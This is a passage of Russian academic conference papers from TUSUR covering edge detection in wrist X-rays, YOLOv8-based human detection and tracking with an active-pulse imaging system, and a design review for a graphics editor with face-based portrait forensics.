Как видно из таблицы, наибольшую визуальную видимость границ показал фильтр ССРС размерностью 5×5 и параметрами обработки методом Канни 4/0,45 для центрального положения кисти; размерностью 8×8 и параметрами обработки методом Канни 3/0,43 для крайнего левого положения кисти; размерностью 5×5 и параметрами обработки методом Канни 4/0,45 для крайнего правого положения кисти.

Для фильтра ТРС – наибольшую визуальную видимость границ показал фильтр размерностью 4×4 и 6×6 и параметрами обработки методом Канни 4/0,50 и 3/0,40, соответственно для центрального положения кисти; размерностью 5×5 и 7×7 и параметрами обработки методом Канни 3/0,45 и 3/0,40, соответственно, для крайнего левого положения кисти; размерностью 4×4 и параметрами обработки методом Канни 4/0,50 для крайнего правого положения кисти.

При обработке фильтром ЛУП наибольшую визуальную видимость границ показал фильтр размерностью 7×7 и параметрами обработки методом Канни 4/0,26 для центрального положения кисти; размерностью 7×7 и параметрами обработки методом Канни 4/0,28 для крайнего левого положения кисти; размерностью 7×7 и параметрами обработки методом Канни 4/0,27 для крайнего правого положения кисти.

Результат визуальной оценки видимости границ костей сустава после обработки фильтрами

РА	Головчатая кость ЦП			Ладьевидная кость КЛ			Полулунная кость КП		
	РЯ	КС	ВГ, %	РЯ	КС	ВГ, %	РЯ	КС	ВГ, %
1	2	3	4	5	6	7	8	9	10
ССРС									
3×3	4	0,055	80	3	0,042	95	3	0,042	90
4×4	4	0,045	85	3	0,041	95	4	0,045	90
5×5	4	0,045	95	3	0,042	97	4	0,045	93
6×6	3	0,042	80	3	0,038	97	4	0,049	85
7×7	3	0,042	80	3	0,043	97	4	0,046	90
8×8	3	0,042	85	3	0,043	98	4	0,040	90
9×9	3	0,041	80	3	0,041	97	4	0,040	90
10×10	3	0,041	75	3	0,040	97	4	0,041	75
11×11	3	0,041	75	3	0,043	97	4	0,042	77
12×12	2	0,043	75	3	0,047	97	3	0,42	77

Окончание табл.

1	2	3	4	5	6	7	8	9	10
ТРС									
3×3	4	0,050	75	3	0,040	85	4	0,045	90
4×4	4	0,050	80	4	0,050	85	4	0,050	95
5×5	4	0,045	70	3	0,045	90	4	0,045	90
6×6	3	0,040	80	3	0,035	85	4	0,045	90
7×7	3	0,040	70	3	0,040	90	4	0,040	85
8×8	3	0,040	70	3	0,040	85	4	0,040	90
9×9	3	0,045	70	4	0,045	85	4	0,040	85
10×10	5	0,077	70	5	0,072	85	5	0,085	90
11×11	3	0,055	65	3	0,045	70	3	0,045	75
12×12	3	0,045	70	3	0,035	75	3	0,035	70
ЛУП									
3×3	4	0,40	90	4	0,40	90	4	0,40	90
4×4	4	0,35	85	4	0,30	90	4	0,45	85
5×5	4	0,40	85	4	0,30	90	4	0,40	90
6×6	4	0,40	90	4	0,30	90	4	0,35	90
7×7	4	0,26	85	4	0,28	90	4	0,27	90
8×8	4	0,35	90	4	0,35	80	4	0,35	85
9×9	4	0,35	80	4	0,35	85	4	0,35	85
10×10	4	0,45	85	4	0,40	80	4	0,40	85
11×11	3	0,35	80	3	0,40	80	3	0,40	80
12×12	3	0,25	70	3	0,35	75	3	0,40	75
ЛДП									
3×3	4	0,48	85	4	0,45	85	4	0,45	85
4×4	4	0,45	90	4	0,48	85	4	0,45	90
5×5	4	0,35	90	4	0,45	85	4	0,45	85
6×6	4	0,35	80	4	0,45	80	4	0,35	85
7×7	4	0,37	75	4	0,48	85	4	0,34	90
8×8	4	0,41	85	4	0,50	80	4	0,40	85
9×9	4	0,41	80	4	0,50	80	4	0,40	80
10×10	4	0,55	80	4	0,55	85	4	0,45	80
11×11	3	0,40	75	3	0,35	75	3	0,55	70
12×12	3	0,40	75	3	0,45	75	3	0,35	70
РСТ									
3×3	4	0,48	85	4	0,45	85	4	0,45	85
4×4	4	0,45	90	4	0,48	85	4	0,45	90
5×5	4	0,35	90	4	0,45	85	4	0,45	85
6×6	4	0,35	80	4	0,45	80	4	0,35	85
7×7	4	0,37	75	4	0,48	85	4	0,34	90
8×8	4	0,41	85	4	0,50	80	4	0,40	85
9×9	4	0,41	80	4	0,50	80	4	0,40	80
10×10	4	0,55	80	4	0,55	85	4	0,45	80
11×11	3	0,40	75	3	0,35	75	3	0,55	70
12×12	3	0,40	75	3	0,45	75	3	0,35	70

Обработка фильтром ЛДП дала наибольшую визуальную видимость границ при размерности 7×7 и параметрами обработки методом Канни 3/0,28 для центрального положения кисти; размерностью 7×7 и параметрами обработки методом Канни 4/0,31 для крайнего левого положения кисти; размерностью 7×7 и параметрами обработки методом Канни 4/0,29 для крайнего правого положения кисти.

Фильтр РСТ наибольшую визуальную видимость границ показал размерностью 7×7 и параметрами обработки методом Канни 4/0,37 для центрального положения кисти; размерностью 7×7 и параметрами обработки методом Канни 4/0,48 для

крайнего левого положения кисти; размерностью 7×7 и параметрами обработки методом Канни 4/0,34 для крайнего правого положения кисти.

Заключение

В результате анализа полученных результатов установлено, что в центральном положении для голывчатой кисти наилучшие результаты визуальной видимости (95%) показывает предобработка фильтром СС с апертурой 5×5 и обработка методом Канни с параметрами коэффициента сглаживания равным 0,045 и размером ядра 4. В сравнении с соответствующим исходным изображением это дает улучшение визуальной видимости на 30%.

В крайнем левом положении для ладьевидной кости наилучшие результаты визуальной видимости (98%) показывает предобработка фильтром СС с апертурой 8×8 и обработка методом Канни с параметрами коэффициента сглаживания равным 0,043 и размером ядра 3. В сравнении с соответствующим исходным изображением это дает улучшение визуальной видимости на 23%.

В крайнем правом положении для полулунной кости наилучшие результаты визуальной видимости (95%) показывает предобработка фильтром ТРС с апертурой 4×4 и обработка методом Канни с параметрами коэффициента сглаживания, равным 0,050, и размером ядра 4. В сравнении с соответствующим исходным изображением это дает улучшение визуальной видимости на 15%.

Литература

1. Gonzalez R.C. Digital image processing using MATLAB / R.C. Gonzalez, R.E. Woods, S.L. Eddins. – Pearson Education India, 2004. – 620 p.

2. Фисенко В.Т. Компьютерная обработка и распознавание изображений / В.Т. Фисенко, Т.Ю. Фисенко. – СПбГУ ИТМО, 2008. – 192 с.

3. Бояркин С.Е. Предобработка медицинских изображений / С.Е. Бояркин, И.А. Ходкевич // Сборник избранных статей научной сессии ТУСУР, Томск, 19–21 мая 2021 г.: в 3 ч. – Томск: В-Спектр, 2021. – Ч. 1. – С. 77–80.

4. Толмачева А.С. Применение быстродействующих рекурсивно-сепарабельных фильтров для обработки зашумленных изображений / А.С. Толмачева и др. // Доклады ТУСУР. – 2023. – Т. 26, № 1. – С. 56–62. DOI: 10.21293/1818-0442-2023-26-1-56-62.

5. Акаева Т.М. Быстродействующий трапецеидальный рекурсивно-сепарабельный фильтр обработки изображений / Т.М. Акаева, А.В. Каменский, М.А. Струмилова // Вопросы радиоэлектроники. Сер.: Техника телевидения. – 2023. – № 1. – С. 138–145.

6. Kamenskiy AV. High-speed recursive-separable image processing filters // Computer Optics. – 2022. – Vol. 4 6(4). – PP. 659–665. DOI: 10.18287/2412-6179-CO-1063.

7. High-speed recursive-separable image processing filters with variable scanning aperture sizes / A.V. Kamenskiy, M.I. Kuryachiy, A.S. Krasnoperova, Y.V. Plyin, T.M. Akaeva,

S.E. Boyarkin // Computer Optics. – 2023. – Vol. 47 (4). – PP. 605–613. DOI: 10.18287/2412-6179-CO-1240.

8. Акаева Т.М. Разработка неравносторонних многоэлементных апертур построения трехкаскадного рекурсивно-сепарабельного фильтра обработки цифровых изображений / Т.М. Акаева, М.А. Комарницкий // Электронные средства и системы управления: матер. докл. XIX Междунар. науч.-практ. конф., 15–17 ноября 2023 г.: в 2 ч. – Ч. 2. – Томск: В-Спектр (ИП Бочкарева В.М.), 2023. – 366 с.

9. Shah B.K. Evaluation and Comparative Study of Edge Detection Techniques / D.K. Shah, V. Kedia, R. Raut, S. Ansari, A. Shroff // IOSR Journal of Computer Engineering. IOSR Journal of Computer Engineering. – 2020. – Vol. 22, No. 5. – PP. 6–15.

10. Sekehravani E.A. Implementing canny edge detection algorithm for noisy image / E.A. Sekehravani, E. Babulak, M. Masoodi // Bulletin of Electrical Engineering and Informatics. – 2020. – Vol. 9, No. 4. – PP. 1404–1410.

11. Хомидов М.Э. Методы обработки биомедицинских сигналов и изображений / М.Э. Хомидов, Э.А. Гоипов // Universum: технические науки. – 2020. – № 8-1 (77). – С. 32–34.

12. Сай С.В., Качество передачи и воспроизведения мелких деталей цветных телевизионных изображений. – Владивосток: Дальнаука, 2003.

13. Грачева М.А. Субъективная оценка качества статических и видеоизображений: методологический обзор / М.А. Грачева, В.П. Божкова, А.А. Казакова, Г.И. Рожкова // Сенсорные системы. – 2019. – Т. 33, № 4. – С. 287–304.

14. Wolski K. Dataset and metrics for predicting local visible differences / K. Wolski, D. Giunchi, N.Ye.P. Didyk, K. Myszkowski, R. Mantiuk, H. Seidel, A. Steed, R.K. Mantiuk // ACM Transactions on Graphics (TOG). – 2018. – Vol. 37, No. 5. – PP. 1–14.

Каменский Андрей Викторович

Канд. техн. наук, доцент каф. ТУ ТУСУРа
Эл. почта: andru170@mail.ru

Бояркин Степан Евгеньевич

Инженер лаб. телевизионной автоматики
каф. ТУ ТУСУРа
Эл. почта: boyarkin-stepan@mail.ru

С.А. Забуга, И.Д. Мусихин, В.В. Капустин

Разработка метода автоматического распознавания и сопровождения объектов интереса в поле зрения АИ ТИС

Цель работы – выполнить разработку метода автоматического распознавания и сопровождения объектов интереса по видеопоследовательности сформированной активно-импульсной телевизионной измерительной системой. Проведено исследование различных моделей нейронной сети YOLO, а также оценена эффективность распознавания. С использованием полученных данных был сформирован метод работы автоматического распознавания и сопровождения объектов интереса. Также была проведена оценка быстродействия нейронной сети, для использования в функции слежения в реальном времени.

Ключевые слова: распознавание объектов интереса, активно-импульсная телевизионная измерительная система, нейронные сети, Python.

Детекция или распознавание является процессом автоматической идентификации и классификации объектов на основе предоставленных данных или образцов. Одной из главных задач распознавания объектов является достижение высокой точности и скорости обработки. Наиболее применяемые и распространенные алгоритмы распознавания объектов: алгоритмы с применением нейронных сетей, алгоритмы поиска контуров, сопоставления шаблонов, каскады Хаара и т.д. Методы с применением нейронных сетей и сопоставления шаблонов могут также решать задачу классификации объектов, если в формируемом наборе данных имеются заранее размеченные объекты, принадлежащие интересующим классам.

Общие сведения об активно-импульсной телевизионной измерительной системе

Активно-импульсная телевизионная измерительная система (АИ ТИС) – это времяпролетная измерительная система, в конструкции которой содержатся инфракрасный импульсный подсвет и электронно-оптический преобразователь [1].

Кадры, поступающие с телевизионной камеры системы, делятся между собой, а результат деления подставляется в полиномиальную функцию [2, 3] для получения матрицы расстояний до объектов – карты глубины пространства.

Карта глубины – двумерная матрица, в каждой ячейке которой представлено расстояние до объекта в метрах [4]. Карты глубины пространства находят широкое применение в робототехнике и киберфизических системах [5–7], к примеру, для виртуального измерения расстояний [8], создания различных 3D-представлений [9], оценки поз на изображениях [10], семантической сегментации при аэрофотосъемке [11]. Карты глубины пространства часто используются для решения задач навигации роботов [12–14], определения цветовых характеристик объектов и распознавания ракурсов на изображениях [15, 16].

Алгоритм распознавания объекта

Для реализации алгоритма распознавания объектов в кадрах АИ ТИС было принято решение использовать уже натренированные нейросети, описанные в табл. 1.

Таблица 1

Натренированные модели

Название модели	Размер изображений, пиксели	Количество параметров, млн
YOLOv8n	640	3,3
YOLOv8s	640	11,6
YOLOv8m	640	26,4
YOLOv8l	640	44,4
YOLOv8x	640	69,4
YOLOv8x-p6	1280	99,1

Так как кадры АИ ТИС имеют разрешение 2064×1544, из табл. 1 была выбрана модель YOLOv8x-p6, обученная на повышенном разрешении и по совместительству обладающая наибольшим количеством параметров. Количество параметров в общем случае говорит о более вероятном обнаружении объекта, но при этом модель затрачивает больше времени на обработку, что уменьшает ее производительность [17].

На рис. 1 показаны исходный кадр АИ ТИС и кадр работы нейронной сети YOLO [18, 19], которая обнаружила человека с уверенностью 73%, а также его скелет, в целях увеличения видимости яркость была изменена.




Рис. 1. Исходный кадр АИ ТИС и кадр после применения нейронной сети

Для оценки быстродействия была записана видеопоследовательность из 3 110 кадров, полученных с АИ ТИС. Далее в табл. 2 приведена система, на которой была измерена производительность.

Таблица 2

Характеристики системы

Процессор	AMD Ryzen 3700x 4,35 ГГц
Оперативная память	DDR4, 3333 МГц, 32 ГБ
Графический процессор	NVIDIA RTX 4070Ti
Накопитель	Samsung 980 Pro, 1 ТБ

Среднее время обработки равно 48 мс, данные показатели сильно зависят от графического процессора, а также от количества параметров модели нейронной сети.

На рис. 2 представлена зависимость коэффициентов уверенности нейронной сети, измеряющейся в диапазоне от 0 до 1, от номера кадра, для всего объекта в целом.



Рис. 2. Исходный кадр АИ ТИС и кадр после применения нейронной сети

На приведённом рис. 2 значение 0 означает, что в данном кадре объект не был распознан. Из этого следует, что из 1 555 кадров объект не был распознан в 11 кадрах. Также заметно, что нейронная сеть справляется хуже с ногами и чертами лица и обладает большей уверенностью по отношению к торсу.

Алгоритм слежения за объектом

При тестировании алгоритма использовалась та же видеопоследовательность. На рис. 3 описаны точки, найденные на теле человека, и реализован алгоритм слежения за кистью руки.




Рис. 3. Описания точек скелета и трехмерное представление объекта

На рис. 4 показан трек найденных точек 10 и 8 на теле человека. Перемещение по оси Z точек трека

связано с перемещением человека в видеопоследовательности.




Рис. 4. Трехмерный трек движения объекта, основанный на данных нейронной сети

На рис. 5 приведена блок-схема алгоритма детекции и слежения за wybranными объектами. Предложенный алгоритм позволяет найти координаты объекта на двухмерной плоскости, а также, используя возможности АИ ТИС и зная двухмерные координаты объекта, можно определить его трехмерное расположение и осуществлять слежение.




Рис. 5. Блок-схема алгоритма детекции и слежения за объектом

Заключение

Была проверена возможность обнаружения человека и его особых точек с помощью нейронной сети YOLO на модели YOLOv8x-pose-r6, которая обучена на стандартном наборе данных COCO-Keypoints с повышенным разрешением. Из 1 555 кадров объект не был обнаружен в 11 кадрах, что занимает 0,7% случаев. Используя карту глубины АИ ТИС и полученные точки, было построено трехмерное представление объекта в пространстве.

Измерена производительность нейронной сети, которая в среднем составляет 48 мс. При необходимости применения ее в реальном времени существует возможность снизить время обработки, так как можно выбрать модель с меньшим количеством параметров.

По полученным значениям построен трек слежения за объектом с использованием массива глубин пространства АИ ТИС. Тем же путем были созданы треки слежения для нейронной сети. Приведены предполагаемые схемы слежения для нейронной сети и методов поиска особых точек.

Литература

1. Modeling the factors that determine the accuracy of the range measuring using active-pulse television measuring systems / E. Chaldina et al. // Journal of Physics: Conference Series. – 2022. – No. 1 (2291). – P. 012009.
2. Software tool for modeling active vision areas of tomographic systems / E. Chaldina et al. // Journal of Physics: Conference Series. – 2021. – No. 1 (1862). – P. 012015.
3. Tislenko A.A. Improving the Distance Measurement Accuracy of Active-Pulse Television Measuring Systems Using Polynomial Approximation / A.A. Tislenko, A.K. Movchan, V.V. Kapustin // 2022 International Siberian Conference on Control and Communications (SIBCON). – Tomsk: IEEE, 2022. – PP. 1–6.
4. Hartley R. Multiple view geometry in computer vision / R. Hartley, A. Zisserman. – 2th publ. – Cambridge: Cambridge university press, 2003. – 655 p.
5. Levonevskiy D. Integration of Corporate Electronic Services into a Smart Space Using Temporal Logic of Actions / D. Levonevskiy, I. Vatamaniuk, A. Saveliev // Interactive Collaborative Robotics. – Hatfield: ICR, 2017. – PP. 134–143.
6. Conceptual Model of Cyberphysical Environment Based on Collaborative Work of Distributed Means and Mobile Robots / A. Ronzhin et al. // Interactive Collaborative Robotics. – Budapest: ICR, 2016. – PP. 32–39.
7. Scenarios of Multimodal Information Navigation Services for Users in Cyberphysical Environment / I. Vatamaniuk et al. // Speech and Computer. – Budapest: SPECOM, 2016. – PP. 588–595.
8. Richards H.W. Method and apparatus for user interaction for virtual measurement using a depth camera system // U.S. Patent Application No. 20170302908. – 2017. – No. 15/132. – P. 822.
9. An efficient hole-filling method based on depth map in 3D view generation / H. Liang et al. // 2017 International Conference on Optical Instruments and Technology: Optoelectronic Imaging/Spectroscopy and Signal Processing Technology. – Beijing: SPIE, 2017. – PP. 334–342.
10. Efficient regression of general-activity human poses from depth images / R. Girshick et al. // 2011 International Conference on Computer Vision. – Barcelona: IEEE, 2011. – PP. 415–422.
11. Developing a multi-filter convolutional neural network for semantic segmentation using high-resolution aerial imagery and LiDAR data / Y. Sun et al. // ISPRS Journal of Photogrammetry and Remote Sensing. – 2018. – No.143. – PP. 3–14.
12. Watts K.W. Ground plane detection to verify depth sensor status for robot navigation / K.W. Watts, K. Konolige // U.S. Patent No. 9886035. – 2018.
13. Tee-Kit-Tsun M. An improved indoor robot human-following navigation Model using depth camera, active ir Marker and proximity sensors Fusion / M. Tee-Kit-Tsun, B.T. Lau, H. Siswoyo-Jo // Robotics. – 2018. – №1(7). – P. 4.
14. Features of solving the inverse dynamic method equations for the synthesis of stable walking robots–controlled motion / A.S. Gorobtsov et al. // Trudy SPIRAN. – 2019. – No. 1 (18). – PP. 85–122.
15. Multi-area range measurement method using active-pulse television measuring Systems / E.S. Chaldina et al. // 2020 21st International Conference of Young Specialists on Micro/Nanotechnologies and Electron Devices (EDM). – Chelal: IEEE, 2020. – PP. 293–297.
16. Multi-Area Method of a Depth Map Building with Gain Modulation in Active-Pulse Television Measuring Systems / A.K. Movhan et al. // 2022 International Siberian Conference on Control and Communications (SIBCON). – Tomsk: IEEE, 2022. – PP. 1–6.
17. You only look once: Unified, real-time object detection / J. Redmon, et al. // Proceedings of the IEEE conference on computer vision and pattern recognition, – 2016. – PP. 779–788.
18. Hussain M. YOLO-v1 to YOLO-v8, the rise of YO-LO and its complementary nature toward digital manufacturing and industrial defect detection // Machines. – 2023. – No. 11 (7). – 677 p.
19. Ssd: Single shot multibox detector / W. Liu, D. Anguelov, D. Erhan, C. Szegedy, S. Reed, C.Y. Fu, A.C. Berg // Computer Vision–ECCV 2016: 14th European Conference, Amsterdam, The Netherlands. – 2016, Proceedings. Springer International Publishing, 2016. – PP. 21–37.

Забуга Сергей Александрович

Магистрант каф/ телевидения и управления (ТУ)
Томского государственного университета
систем управления и радиоэлектроники (ТУСУР)
Эл. почта: sergeizabuga@gmail.com

Мусихин Илья Денисович

Магистрант каф. ТУ ТУСУРа
Эл. почта: ilia.d.musikhin@tusur.ru

Капустин Вячеслав Валериевич

Канд. техн. наук, доцент каф. ТУ ТУСУРа
Эл. почта: viacheslav.v.kapustin@tusur.ru

И.В. Филимонов, К.А. Шерифов, К.Д. Нигматуллин, С.А. Коновалов, К.А. Рылов

Разработка графического редактора с функцией портретной экспертизы

Работа посвящена аналитической части разработки графического редактора. В работе обобщены существующие подходы и технологии, применяемые при создании графических редакторов. Рассматриваются ключевые компоненты и архитектурные решения формирования единой системы.

Ключевые слова: графический редактор, портретная экспертиза, программная архитектура, системы сборки, технология ускорения вычислений.

Выполненная работа представляет обзор разработки графического редактора с функцией портретной экспертизы. Основная цель состоит в создании высокопроизводительного программного обеспечения (ПО), способного эффективно обрабатывать изображения и выполнять задачи по анализу и идентификации портретов. В работе рассматриваются ключевые технологические решения, архитектурные подходы и инструменты, которые позволяют достичь требуемого уровня производительности и функциональности для такой системы.

Графические редакторы

С развитием цифровых технологий использование графических редакторов стало неотъемлемой частью повседневной работы для многих профессионалов в области дизайна, фотографии и графики. Рынок графических редакторов предлагает разнообразие программных решений с обширным набором функций и возможностей. Рассмотрены графические редакторы: GIMP; Krita; Inkscape.

Растровый редактор GIMP

GIMP обладает рядом ключевых преимуществ. Во-первых, программа предоставляется бесплатно и распространяется под открытой лицензией, что позволяет пользователям не только загружать и использовать ее, но и вносить свои собственные улучшения в исходный код [1]. Это делает GIMP привлекательной альтернативой платным графическим редакторам, которые требуют приобретения дорогостоящих лицензий.

Растровый редактор Krita

Krita – это бесплатный графический редактор с открытым исходным кодом, предлагающий пользователям разнообразные инструменты для рисования и создания графики. Krita представляет собой мощное ПО, направленное на удовлетворение потребностей профессионалов, которым необходим эффективный инструмент для создания цифровых художественных произведений [2].

Векторный редактор Inkscape

Inkscape – это векторный графический редактор с открытым исходным кодом, который изначально разрабатывался для операционных систем на основе Linux, но в настоящее время также доступен для Windows и macOS. Он представляет собой мощный инструмент для создания и редактирования разнообразных векторных изображений, включая иллюстрации, логотипы, диаграммы и многое другое.

Технологии ускорения вычислений

Выбор подходящей технологии ускорения вычислений является ключевым фактором для достижения высокой производительности при обработке изображений.

OpenCL (Open Computing Language) – это фреймворк, предназначенный для написания программ, которые могут выполняться на различных вычислительных платформах. Он позволяет использовать графические процессоры (GPU), центральные процессоры (CPU) и другие процессоры для ускорения выполнения задач в области обработки данных и слоеных вычислений. OpenCL предоставляет стандартизированный интерфейс для параллельного программирования, что позволяет разработчикам создавать эффективный и переносимый код.

OpenGL (Open Graphics Library) – это кросс-языковой и кроссплатформенный программный интерфейс приложения (API) для рендеринга 2D- и 3D-графики. Он широко используется в приложениях, где требуется графическая визуализация, включая симуляции, видеоигры и программы для моделирования [3].

CUDA (Compute Unified Device Architecture) – это параллельная вычислительная платформа и API, разработанная компанией NVIDIA для работы с их графическими процессорами. CUDA дает разработчикам прямой доступ к виртуальной инструкционной сети GPU, что позволяет ускорять вычисления за счет параллельной обработки данных [4].

Оптимальные технологии ускорения

Для разработки приложения, которое обрабатывает изображение и выполняет функции портретной экспертизы, были выбраны OpenCL и OpenGL. Интеграция этих двух технологий оказалась оптимальной, что обосновано их уникальными преимуществами и возможностями. Это позволит достичь эффективного решения сложных задач в обработке изображений.

Причины выбора OpenCL и OpenGL: высокая производительность, портативность и гибкость, эффективная визуализация, снижение накладных расходов на передачу данных.

Портретная экспертиза

Портретная экспертиза представляет собой разновидность криминалистической экспертизы, направленной на идентификацию личности посредством анализа визуальных изображений. Этот метод

включает изучение изображений лица (фотографий, видеозаписей) для установления его соответствия с другими изображениями или живым человеком.

Обзор и анализ алгоритма

Существует много различных алгоритмов обнаружения объектов, лиц и форм, но предпочтение отдают трем основным алгоритмам: Viola 2001, Lienhart 2002, Shneiderman 2004. Основные принципы работы методов: используются изображения в интегральном представлении, что позволяет быстро вычислять необходимые объекты; все признаки поступают на вход классификатора, который даёт результат «верно» либо «ложь»; используются каскады признаков для быстрого отбрасывания окон, где не найдено лицо.

Обучение классификаторов идет очень медленно, но результаты поиска лица очень быстры, именно поэтому был выбран данный метод распознавания лиц на изображении Viola–Jones. Да, каскадный классификатор по признакам Хаара не самый быстрый и уступает каскадному поисковику LBP, но метод Viola–Jones точнее [5].

Принципы алгоритма

В общем виде задача обнаружения лица и черт лица человека на цифровом изображении выглядит именно так: имеется изображение, на котором есть искомые объекты; оно представлено двумерной матрицей пикселей размером $w \times h$, в которой каждый пиксель имеет значение от 0 до 255; затем применяется классификатор к каждому положению. Также каскадный преобразователь алгоритма не является жестким алгоритмом его можно улучшить, тем самым повысить быстроту поиска и детектирования изображения.

Следует использовать для ускорения работы алгоритма векторные инструкции процессора SIMD. Векторные инструкции есть практически во всех современных процессорах.

Задачи алгоритмов

Основная задача алгоритма заключается в обнаружении объекта, выявлении его признаков в любом положении и освещенности. Обнаружение объектов: алгоритм Viola предназначен не только для выявления лица, также он может быть адаптирован и находить другие объекты в зависимости от набора данных. Снижение вычислительных затрат: эффективное использование ресурсов за счет каскадных структур. Гибкость алгоритмов: такой алгоритм зачастую не использует ограниченные данные объектов, какие данные были в приоритете. По желанию можно определить сразу несколько и более объектов.

Обзор систем сборки программного обеспечения

Системы сборки играют ключевую роль в процессе разработки ПО. Они автоматизируют преобразование исходного кода в исполняемые файлы и обеспечивают поддержку всех этапов разработки: от компиляции до интеграции внешних зависимостей. Основная задача систем сборки – это автоматизация создания дистрибутивов ПО для различных архитек-

тур и операционных систем, что существенно снижает временные и трудовые затраты разработчиков.

Обзор популярных систем сборки

Make – одна из старейших и наиболее распространённых систем сборки.

Преимущества: простота использования, гибкость настройки.

Недостатки: отсутствие встроенной поддержки сторонних зависимостей, ограниченная кроссплатформенность.

CMake – кроссплатформенная система сборки, разработанная в 2000 г., используется для создания проектов на разных языках и платформах. CMake генерирует файлы для различных сред разработки и позволяет легко интегрировать внешние библиотеки, что делает её популярной среди разработчиков крупных проектов. Преимущества: высокая кроссплатформенность, поддержка различных файлов проектов и библиотек. Недостатки: сложность изучения, сложность отладки конфигураций.

Gradle – современная система сборки, активно используемая в проектах различного размера и сложности [6]. Преимущества: высокая гибкость и масштабируемость, поддержка большого числа плагинов. Недостатки: сложность для начинающих разработчиков.

Meson – относительно новая система сборки, созданная для обеспечения высокой скорости сборки. Преимущества: простота и скорость, высокая кроссплатформенность. Недостатки: ограниченная экосистема.

Системы непрерывной интеграции

Непрерывная интеграция (CI) – это практика DevOps, которая позволяет разработчикам регулярно объединять изменения кода с центральным репозиторием. После каждого обновления автоматически запускаются сборка проекта и тесты, что позволяет быстрее выявлять и устранять ошибки.

Основные преимущества CI: повышение производительности команды за счёт автоматизации, быстрое обнаружение ошибок, частая доставка обновлений конечным пользователям.

Сравнительный анализ

Выбор системы сборки во многом зависит от приоритета сложности проекта, требуемой кроссплатформенности и интеграции с внешними библиотеками. Для небольших проектов C/C++ Make по-прежнему остаётся хорошим выбором благодаря его простоте. Однако для крупных и сложных проектов, требующих кроссплатформенности и модульности, предпочтительнее использовать CMake или Gradle.

Программная архитектура

Программная архитектура представляет собой процесс планирования и организации структуры программного обеспечения, включающий определение его ключевых компонентов, способов их взаимодействия и принципов функционирования. Основная цель программной архитектуры заключается в создании системы, которая будет надежной, масштабируемой и легкой в сопровождении [7].

Современные тенденции

В последние годы наибольшее внимание уделяется следующим аспектам программной архитектуры, которые значительно влияют на процессы разработки, развертывания и эксплуатации приложений. Микросервисная архитектура: предусматривает разбиение приложений на множество небольших независимых сервисов [8]. Контейнеризация: предполагает использование контейнеров для упаковки и доставки приложений. Облачные вычисления: опираются на использование облачных ресурсов для хранения данных и запуска приложений. Событийно-ориентированная архитектура: основывается на организации системы вокруг обмена сообщениями между ее компонентами. Модульная архитектура: подход к разработке программного обеспечения, в котором приложение разбивается на независимые компоненты – модули.

Современная разработка ПО предполагает использование различных методологий, каждая из которых имеет свои особенности и области применения. Модель водопада: эта модель подходит для проектов с четко определенными и неизменными требованиями, так как её главная сильная сторона – структурированность и простота управления. Итерационная модель разработки: предполагает разделение процесса на несколько циклов, каждый из которых включает анализ, проектирование, реализацию и тестирование [9].

